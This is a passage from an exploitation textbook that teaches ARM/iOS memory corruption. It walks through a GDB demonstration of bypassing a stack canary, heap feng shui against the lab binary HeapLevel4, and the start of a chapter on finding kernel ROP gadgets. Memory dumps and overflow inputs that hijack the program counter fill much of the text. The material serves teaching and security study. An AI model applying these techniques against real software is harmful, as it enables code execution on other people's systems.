r9             0x381de908       941484296
r10            0x0      0
r11            0x0      0
r12            0x1e98bf 2005183
sp             0x1e97c0 2004928
lr             0xe4ed8  937688
pc             0xe4f28  937768
```

Examining bytes of memory from this address will effectively print out the contents of the stack.

Here is what the stack currently looks like:

```
(gdb) x/64wx 0x1e97c0
0x1e97c0: 0x00000008 0x00000008 0x001e98bb 0x41414141
0x1e97d0: 0x42424242 0x00000000 0x00000000 0x1d886587
0x1e97e0: 0x001e97f8 0x000e4f68 0x00000000 0x001e9804
0x1e97f0: 0x00000002 0x00000000 0x00000000 0x000e4e94
```

At first glance, this may look like a random arrangement of nonsense values. However, we can begin to understand the layout of the stack by looking at it in smaller chunks.

Ignoring the very first 3 32-bit values, which we aren't too interested in, we find the buffer that contains the data (highlighted below) that we supplied upon launching the program.

```
(gdb) x/64wx 0x1e97c0
0x1e97c0: 0x00000008 0x00000008 0x001e98bb 0x41414141
0x1e97d0: 0x42424242 0x00000000 0x00000000 0x1d886587
0x1e97e0: 0x001e97f8 0x000e4f68 0x00000000 0x001e9804
0x1e97f0: 0x00000002 0x00000000 0x00000000 0x000e4e94
```

Although this buffer is 16 bytes long (as seen from the source code) our input of 'AAAABBBB' has not filled it, hence the remaining 8 NULL bytes.

```
(gdb) x/64wx 0x1e97c0
0x1e97c0: 0x00000008 0x00000008 0x001e98bb 0x41414141
0x1e97d0: 0x42424242 0x00000000 0x00000000 0x1d886587
0x1e97e0: 0x001e97f8 0x000e4f68 0x00000000 0x001e9804
0x1e97f0: 0x00000002 0x00000000 0x00000000 0x000e4e94
```

After these NULL bytes (and therefore outside the bounds of the buffer) we find the stack canary value that we saw earlier.

```
(gdb) x/64wx 0x1e97c0
0x1e97c0: 0x00000008 0x00000008 0x001e98bb 0x41414141
0x1e97d0: 0x42424242 0x00000000 0x00000000 0x1d886587
0x1e97e0: 0x001e97f8 0x000e4f68 0x00000000 0x001e9804
0x1e97f0: 0x00000002 0x00000000 0x00000000 0x000e4e94
```

Following that, we have the old stack frame's pointer and the function return address (in that order).

```
(gdb) x/64wx 0x1e97c0
0x1e97c0: 0x00000008 0x00000008 0x001e98bb 0x41414141
0x1e97d0: 0x42424242 0x00000000 0x00000000 0x1d886587
0x1e97e0: 0x001e97f8 0x000e4f68 0x00000000 0x001e9804
0x1e97f0: 0x00000002 0x00000000 0x00000000 0x000e4e94
```

This all perfectly correlates with the stack diagram displayed on the earlier page - we have a data buffer followed by the random canary value, followed by the function return address.

Continuing to step through the instructions in GDB, we can see how the application proceeds to check the value of the canary in memory against the value that it originally was.

The breakpoint we are currently at is at the instruction:

```
LDR R1, [R7, #-4]
```

As mentioned previously, this is the instruction which reads the canary back from the stack. After single stepping over this and viewing the register state we should see the canary value inside R1 *and* R2.

```
(gdb) si
0x000e4f2c in try_me ()
(gdb) i r
r0             0x1d886587       495478151
r1             0x1d886587       495478151
r2             0x1f     31
r3             0x1010101        16843009
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x1e97e0 2004960
r8             0x1e97fc 2004988
r9             0x381de908       941484296
r10            0x0      0
r11            0x0      0
r12            0x1e98bf 2005183
sp             0x1e97c0 2004928
lr             0xe4ed8  937688
pc             0xe4f2c  937772
```

The following instruction performs a comparison between these two values. The result of this comparison determines the execution path the process will take next.

```
0x000e4f28 <try_me+144>:  04 10 17 e5    ldr     r1, [r7, #-4]
0x000e4f2c <try_me+148>:  01 00 50 e1    cmp     r0, r1
0x000e4f30 <try_me+152>:  01 00 00 1a    bne     0xe4f3c
0x000e4f34 <try_me+156>:  07 d0 a0 e1    mov     sp, r7
0x000e4f38 <try_me+160>:  80 80 bd e8    pop     {r7, pc}
0x000e4f3c <try_me+164>:  2b 00 00 eb    bl      0xe4ff0
```

If the two values are *not* equal (notice the BNE/Branch Not Equal instruction) then execution flow jumps to address 0xe4f3c. This points to an instruction a few lines down which then jumps to address 0xe4ff0.

This is a reference to the '___stack_chk_fail' function which, when called, will terminate the program and not return to the caller function.

```
(gdb) disas 0xe4ff0
Dump of assembler code for function dyld_stub___stack_chk_fail:
0x000e4ff0 <dyld_stub___stack_chk_fail+0>:  08 f0 9f e5    ldr   pc, [pc, #8]    ; 0xe5000
End of assembler dump.
(gdb)
```

On the contrary, if the two values are the same then the current path of execution continues which results in the try_me() function returning to main().

```
0x000e4f28 <try_me+144>:  04 10 17 e5    ldr     r1, [r7, #-4]
0x000e4f2c <try_me+148>:  01 00 50 e1    cmp     r0, r1
0x000e4f30 <try_me+152>:  01 00 00 1a    bne     0xe4f3c
0x000e4f34 <try_me+156>:  07 d0 a0 e1    mov     sp, r7
0x000e4f38 <try_me+160>:  80 80 bd e8    pop     {r7, pc}
0x000e4f3c <try_me+164>:  2b 00 00 eb    bl      0xe4ff0
```

Now that we understand the exact implementation of the stack protection in this program we can demonstrate a proof-of-concept attack in which we will overwrite the return address with arbitrary data and still allow the function to return, giving us control over the program counter.

For the sake of simplicity, we will carry out this attack through GDB making use of the commands it provides us to inspect memory.

In a real case, you would rely on an information leakage vulnerability that provides you this memory inspection functionality. There is no artificial information leak programmed into the canary.c program (as there was with some of the challenge binaries discussed in Volume I) but feel free to add your own if you want to exploit this program 'legitimately'.

We'll start this time with a long string as input that will easily overflow the buffer on the stack and write into the canary and the function return address.

```
(gdb) run AAAABBBBCCCCDDDDxxxxEEEEFFFF
Starting program: /private/var/mobile/canary AAAABBBBCCCCDDDDxxxxEEEEFFFF
Reading symbols for shared libraries + done
```

As discussed on the earlier pages, we can overcome the stack protection by overwriting the canary with a value that is identical to it - that way, the program will not notice that anything has been modified.

The 'xxxx' in this string acts as a placeholder for the value of the canary. This is placed at the position of the 33rd byte (after the first 32 characters that will be used to fill the buffer).

After that lie 'EEEE' and 'FFFF' which will overwrite the old stack frame pointer and the function return address!

Stopping at the first breakpoint, we can peak the value of the canary.

```
Breakpoint 1, 0x000e6eb8 in try_me ()
(gdb) i r
r0             0x1eb8a7 2013351
r1             0x0      0
r2             0x123b48c4       305875140
r3             0x1eb84c 2013260
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x1eb7c8 2013128
```

Note: when developing a real exploit, this stage would be replaced by the usage of an information leak vulnerability to find the value of the canary.

Continuing execution, we reach the second break point where we look at the stack pointer and print the contents of the stack.

The 0x78787878 is the hexadecimal representation of the lower case 'x's and therefore is the point at which the canary value needs to be.

```
(gdb) x/64wx 0x1eb7a8
0x1eb7a8: 0x0000001c 0x0000001c 0x001eb8a7 0x41414141
0x1eb7b8: 0x42424242 0x43434343 0x44444444 0x78787878
0x1eb7c8: 0x45454545 0x46464646 0x1feb2000 0x001eb7f0
0x1eb7d8: 0x00000002 0x00000000 0x00000000 0x000e6e94
0x1eb7e8: 0x000df000 0x00000002 0x001eb88c 0x001eb8a7
```

Using GDB's 'set' command we can specify an address and some data to write to it. We can use this to replace the 0x78787878 with the canary value 0x123b48c4.

```
(gdb) set *((unsigned int *) 0x1eb7c4) = 0x123b48c4
(gdb) x/64wx 0x1eb7a8
0x1eb7a8: 0x0000001c 0x0000001c 0x001eb8a7 0x41414141
0x1eb7b8: 0x42424242 0x43434343 0x44444444 0x123b48c4
0x1eb7c8: 0x45454545 0x46464646 0x1feb2000 0x001eb7f0
0x1eb7d8: 0x00000002 0x00000000 0x00000000 0x000e6e94
```

Now we have an overflown stack with the canary value unaffected, but have overwritten the saved return address with controlled data.

```
0x1eb7a8: 0x0000001c 0x0000001c 0x001eb8a7 0x41414141
0x1eb7b8: 0x42424242 0x43434343 0x44444444 0x123b48c4
0x1eb7c8: 0x45454545 0x46464646 0x1feb2000 0x001eb7f0
0x1eb7d8: 0x00000002 0x00000000 0x00000000 0x000e6e94
```

When we continue execution, the canary will be read back off the stack and compared with the original value again.

Since the value of the canary has not been affected, the comparison will conclude that both values are equal and will attempt to return to main().

However, when this happens the program counter register will be loaded with 0x46464646 and the process will terminate when it tries to execute an instruction from that address.

```
(gdb) c
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x46464644
0x46464644 in ?? ()
```

If we were using an information leak bug to find the value of the canary, at this point we would have successfully defeated the stack protection and would be able to execute some ROP gadgets.

Conclusion

This chapter has introduced a common exploit mitigation used in most modern software - stack canaries. We have discussed what they are, why they are effective and have investigated exactly how they are implemented in an application and can be defeated in an exploit.

In the modern world of exploitation the majority of exploits tend to target bugs revolving around the heap, so it is fairly unlikely that you will come across a situation in which you are working with a classic stack buffer overflow and would need to deal with this kind of mitigation.

That being said, you will likely find this mitigation in every target system you work with and may even find variants of it that aim to protect other memory corruption bugs *too*, so it is highly beneficial to have this knowledge under your belt.

6

Heap Feng Shui (风水)

Often in heap exploitation an attacker will need to make use of a powerful technique known as 'heap feng shui' to assist them in successfully gaining code execution. This technique is named after the Chinese term 'feng shui' (风水) which refers to an ancient practice of balancing one's physical environment and carefully arranging objects.

In exploitation terms 'feng shui' is used to describe the process of carefully manipulating the layout of the heap in a target process and ultimately having some level of control over the arrangement of the different blocks of memory.

This usually results in the attacker being able to reliably allocate data at predictable memory locations which is particularly useful when exploiting a number of different heap-related memory corruption vulnerabilities.

Note: at first it may be easy to fall into the trap of confusing 'heap feng shui' with 'heap spraying'. While both of these techniques aim to give the attacker some control over the heap, they are *not* the same technique.


How does it work?

Generally, the way Feng Shui is done on the heap is by first allocating a large amount of individual blocks of memory of the same size, then free()'ing some of these blocks to essentially 'poke holes' or make spaces at certain locations which can then reallocated later. When these spaces are reallocated, the newly allocated data will be positioned in between other attacker-controlled blocks of memory.

The diagram below represents the heap in a process before any allocations by *us* have been made. There are, however, some blocks already being used by other parts of the process (represented by the shaded area behind).




The first step to achieving some control over the layout of the heap is to fill all of the 'natural holes' (the spaces between already allocated memory blocks) by making several allocations filled with our own data.




After making enough allocations of our own, the natural holes will be filled and our allocations will begin to fall directly adjacent to each other on the heap.

Now we will free() a couple of these allocations to make some of our *own* holes in our series of controlled memory blocks.



These holes are now available for new allocations. If we were to allocate some important object in one of these spaces, it is positioned perfectly between the controlled data.




But why would we want to do this? How does this benefit us?

Imagine we are dealing with a heap overflow vulnerability. The overflow occurs in every object that we allocated as part of our controlled data and it allows us to write data past the bounds (the separating lines) of the memory block.

However, these objects are basic strings and therefore overflowing data into another string is not useful for us. Instead, we want to overwrite something important such as a function pointer.


Imagine that the block we allocate in one of the spaces is a more useful object and holds many function pointers. It is now positioned perfectly so that we can overflow data from the string into this new object!

This will result in function pointers and other important data being overwritten which could affect the flow of execution.



Alternatively, an attacker may want to use the controlled data positioned *after* the important object.

For example, if the object calls some function pointer or attempts to write to some address that is stored at a relative offset from it and the attacker can somehow manipulate this offset, they could point it to be located somewhere just outside the bounds of the object's memory block and therefore in attacker-controlled data.



You may not yet appreciate the impact of using a technique like Feng Shui on the heap.

Most of the programs involving heap-based exploitation that we have looked at so far have been designed in such a way that we did not have to think much about the layout of the blocks of memory on the heap.

In fact, almost all of the programs we have looked at were designed in such a way that blocks of memory were already positioned directly adjacent to each other on the heap. This was done deliberately and for the purpose of keeping each chapter as beginner-friendly and simplistic as possible.

However, in reality it is almost never the case that heap blocks will be arranged in the perfect way for you.

Also, one thing you may still be wondering is why, if we can successfully allocate a bunch of adjacent 'controlled data' objects, can we not just allocate one of these 'controlled data' objects and then our 'important object'?

The answer to that is: you could! But it's very unpredictable doing it that way as you do not know the layout of the heap in the beginning, and therefore you can never be sure whether or not both allocations will be placed adjacent to each other or if one of the allocations will fall into one of the 'natural holes' on the heap created by other parts of the target process.

Using Feng Shui provides us a much higher rate of reliability and therefore improves the overall success rate of the exploit.

To demonstrate the use of the Heap Feng Shui technique we will attack HeapLevel4.

When executing HeapLevel4 the first thing we see displayed in the console is a log of various different allocations and free()'s.

```
Billys-N48AP:/var/mobile root# ./heaplevel4
allocated p at 0x16564390 of size 297
free()'d p
allocated p at 0x165644c0 of size 353
free()'d p
allocated p at 0x16564390 of size 351
free()'d p
allocated p at 0x16564390 of size 282
allocated p at 0x165644b0 of size 275
free()'d p
allocated p at 0x165644b0 of size 319
free()'d p
```

This is coming from a function within the binary designed to 'fragment' the heap.

The purpose of this is to create a heap state that is randomised on each execution in attempt to emulate the layout of the heap on a larger target system.

```
void fragment_heap(){

    int r;
    int a;

    srand(time(0));

    for (int i = 0; i < 50; i++){

        a = rand() % 3;
        r = rand() % 100;

        char *p = malloc(r+256);
        printf("allocated p at %p of size %d\n",p,r+256);

        if (a){
            free(p);
            printf("free()'d p\n");
        }
    }
}
```

Note: despite this function attempting to fragment the heap, this binary is so small that is still fairly easy to 'get lucky' and make an allocation of an object directly after a string without having to use Feng Shui. However, we will still use this technique for the purpose of demonstration.

This function makes 50 allocations of different sizes and free()'s around two thirds of them.

This leaves the heap in a state where there are a bunch of different sized blocks of memory in use and there are various spaces at random points between these blocks. If we were to allocate our own two blocks of memory, there is no guarantee that they will be placed directly adjacent to each other.

HeapLevel4 gives us a similar menu interface to the previous 2 heap exploit exercises.

```
free()'d p
allocated p at 0x16661a40 of size 328

Welcome to HeapLevel4!
created by @bellis1000

[1] New string
[2] Edit string
[3] Delete string
[4] New object
[5] Delete object
[6] Verify object
[7] Quit
```


We have options to create (allocate) a string, edit a string, delete (free) a string, create (allocate) and object, delete (free) an object, verify an object and quit.

Allocating a string creates a 256-byte block on the heap containing data that we fully control. Editing a string allows us to update the data in one of these blocks. There is a buffer overflow bug that can be triggered by using this option, allowing us to write more than 256 bytes of data back to the block.

Allocating an 'object' also creates a 256-byte block on the heap that contains nothing but a pointer to a function used to verify the object. This is what we will target.

Verifying the object calls that function pointer, as you had probably already guessed at this point based on the previous chapters.

We want to create a layout such that the object will be sandwiched between strings that we control. We can then use option 2 to edit the string before it and overflow the new data into the object, overwriting its function pointer.



As discussed earlier, the first step in achieving this is to make several allocations of the string so that we can be confident in the fact that there are multiple strings located directly adjacent to each other on the heap.

This can be done by repeatedly selecting the first option. We will use different characters for each allocation so we can easily track the different allocations later.

The first few allocations will likely be at completely different locations on the heap.

```
1
Enter string data:
AAAA
String is at 0x16d785b0
string is AAAA
[1] New string
[2] Edit string
[3] Delete string
[4] New object
[5] Delete object
[6] Verify object
[7] Quit
1
Enter string data:
BBBB
String is at 0x16e75680
string is BBBB
[1] New string
[2] Edit string
[3] Delete string
[4] New object
[5] Delete object
[6] Verify object
[7] Quit
```

This is because these allocations will be squeezed into spaces between other used memory blocks. After a few more allocations, and after all of the 'natural' holes have been filled, the allocations should begin falling directly next to each other.

```
String is at 0x17520330
string is PPPP
[1] New string
[2] Edit string
[3] Delete string
[4] New object
[5] Delete object
[6] Verify object
[7] Quit
1
Enter string data:

Breakpoint 1, 0x00057ac4 in main ()
(gdb) c
Continuing.
QQQQ
String is at 0x17520430
string is QQQQ
```

Using GDB we can examine the contents of the heap to see these adjacent string allocations.

```
Breakpoint 1, 0x00057ac4 in main ()
(gdb) x/512wx 0x17520030
0x17520030: 0x48484848 0x00000000 0x00000000 0x00000000
0x17520040: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520050: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520060: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520070: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520080: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520090: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520100: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520110: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520120: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520130: 0x4b4b4b4b 0x00000000 0x00000000 0x00000000
```

Although these strings are adjacent in memory, they are not necessarily in order of how we allocated them. As you can see above, 0x48484848 (the hexadecimal representation of 'HHHH') is placed next to 0x4b4b4b4b (the hexadecimal representation of 'KKKK') despite these letters not being directly next to each other in the alphabet.

This does not affect the process of exploitation however. All we need to be able to do is free and edit whichever strings we like.

If we free the 0x4b4b4b4b ('KKKK') string and then allocate an object, the new allocation should hopefully fall into this exact spot in memory.

We can free the string by choosing option 3 (to delete a string) and specifying the index 10 (since 'K' is the 11th letter in the alphabet.

```
Enter index of string to delete:
10
String deleted!
```

Now we can allocate an object using option 4 and see that it does indeed get allocated in the 'hole' we just made.

```
4
Object created at 0x17520130
[1] New string
[2] Edit string
[3] Delete string
[4] New object
[5] Delete object
[6] Verify object
[7] Quit
```

We can re-examine the contents of the memory to find a function pointer in place of the old string.

```
(gdb) x/512wx 0x17520030
0x17520030: 0x48484848 0x00000000 0x00000000 0x00000000
0x17520040: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520050: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520060: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520070: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520080: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520090: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x175200f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520100: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520110: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520120: 0x00000000 0x00000000 0x00000000 0x00000000
0x17520130: 0x000578f0 0xc0000000 0x00000010 0x00000000
0x17520140: 0x00000000 0x00000000 0x00000000 0x00000000
```

To trigger the buffer overflow vulnerability all that is left to do is edit the 'HHHH' string and place a huge amount of data that will reach past the bounds of the string buffer and will overwrite the function pointer.

For the sake of demonstration I will replace the string with a huge amount of 'A's.

```
2
Enter index of string to edit:
7
Enter new string data:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
String is at 0x17520030
```

The function pointer that was once at address 0x17520130 has now been overwritten with 0x41414141.

```
(gdb) x/512wx 0x17520030
0x17520030: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520040: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520050: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520060: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520070: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520080: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520090: 0x41414141 0x41414141 0x41414141 0x41414141
0x175200a0: 0x41414141 0x41414141 0x00414141 0x41414141
0x175200b0: 0x41414141 0x41414141 0x41414141 0x41414141
0x175200c0: 0x41414141 0x41414141 0x41414141 0x41414141
0x175200d0: 0x41414141 0x41414141 0x41414141 0x41414141
0x175200e0: 0x41414141 0x41414141 0x41414141 0x41414141
0x175200f0: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520100: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520110: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520120: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520130: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520140: 0x41414141 0x41414141 0x41414141 0x41414141
0x17520150: 0x41414141 0x41414141 0x41414141 0x00000000
0x17520160: 0x00000000 0x00000000 0x00000000 0x00000000
```

Selecting option 6 to verify the object will load R15 with 0x41414141 and the process will terminate!

```
6

Breakpoint 2, 0x00057d5c in main ()
(gdb) c
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414140
0x41414140 in ?? ()
(gdb)
```

Conclusion

In this chapter we have looked at a useful heap layout manipulation technique known as 'Heap Feng Shui'. We have discussed, with the aid of diagrams, how the technique works and what it is used for.

Keep in mind that, when targeting a larger process, as well as the heap starting out in an *even more* unpredictable state than the heap in the test program the attacker will likely not have a way to see the specific memory addresses at which each of their allocations have been placed.

This would reinforce the need for the use of the Feng Shui technique because even if they were lucky and landed two allocations directly adjacent to each other, they would have no way of knowing they had done so without proceeding to trigger the bug.

Therefore, using Feng Shui effectively will result in a high chance that the heap is arranged in the desired way every time the exploit is run without the exploit developer having to explicitly see that a specific allocation has landed next to another.

7

Kernel-Level ROP

With your newly acquired knowledge of memory corruption bugs, Return Oriented Programming (ROP) and mitigation bypasses that you have learned through the course of this book series, we will now look deeper into the process of constructing a ROP chain on a real target system where the specific gadgets that we need are not simply given to us.

Throughout the chapters of this book series we have only ever built ROP chains using artificial gadgets that were placed in the application binary deliberately. Up until this point we have never actually had to search a binary for gadgets and determine which ones would be useful to us in a particular situation.

Throughout this chapter we will look at the process of building a ROP chain using *real* gadgets and look at how we can search for them in a chosen target binary.

The chosen target binary I will be using is the iOS kernel. If you want to follow along with this chapter, you can get hold of an iOS kernel binary file of your own by downloading an IPSW (iOS firmware file) from a website such as https://ipsw.me or https://ipswcentral.com and then extracting its contents. Inside you will see various files and amongst them will be a kernel cache.

Depending on the iOS version you choose, the kernel cache file may be encrypted. In which case, you will need to decrypt it using the publicly available firmware decryption keys available on https://www.theiphonewiki.com/wiki/Firmware_Keys using Xpwntool (https://github.com/planetbeing/xpwn/blob/master/ipsw-patch/xpwntool.c).

If you want to follow along building a similar ROP chain for another target platform, you will need to find a way to get hold of a copy of the binary of the chosen application.

Since the focus of this chapter is all about constructing ROP payloads for real target applications, we will not be covering the exploitation process used to execute the ROP chain that we will construct - instead we will be using special tools that will allow us to freely execute arbitrary code in the kernel.

Searching for Gadgets

The aim or purpose of the ROP payload we will build will be to carry out the simple task of applying a 'patch' to the process memory. In other words, a ROP chain that makes an arbitrary write to an arbitrary memory location. This has a lot of real world use - many exploit payloads will want to modify certain variables in the live process and this is how they can do it!

This will be perfect for demonstration purposes as it will only require a small amount of gadgets to achieve and will allow us to get a sense for what ROP chain construction is really like.

Searching a binary for gadgets is fairly easy. As we know, ROP gadgets are small sequences of instructions ending with a return instruction. Knowing this, we can either use a tool or manually search through the binary for these return instructions. When we find one, we can search backwards 4 bytes at a time to see if any of the instructions before it will be of any use to us.


There are many open source tools out there that will provide you this functionality (and more!) some of which are referenced at the end of this book.

You could even write your own tool to do this. I have personally written my own (very basic) ARM & ARM64 gadget finder and it is available on https://github.com/Billy-Ellis/ARM-Gadget-Finder. It works by searching the binary for the four-byte-encoding of each of the possible return instructions for the specified architecture (on ARMv7 this would be either 'BL LR' or 'POP {R7,PC}' and on ARM64 would just be 'RET') and then searches backwards in 4-byte chunks to discover useful instructions.

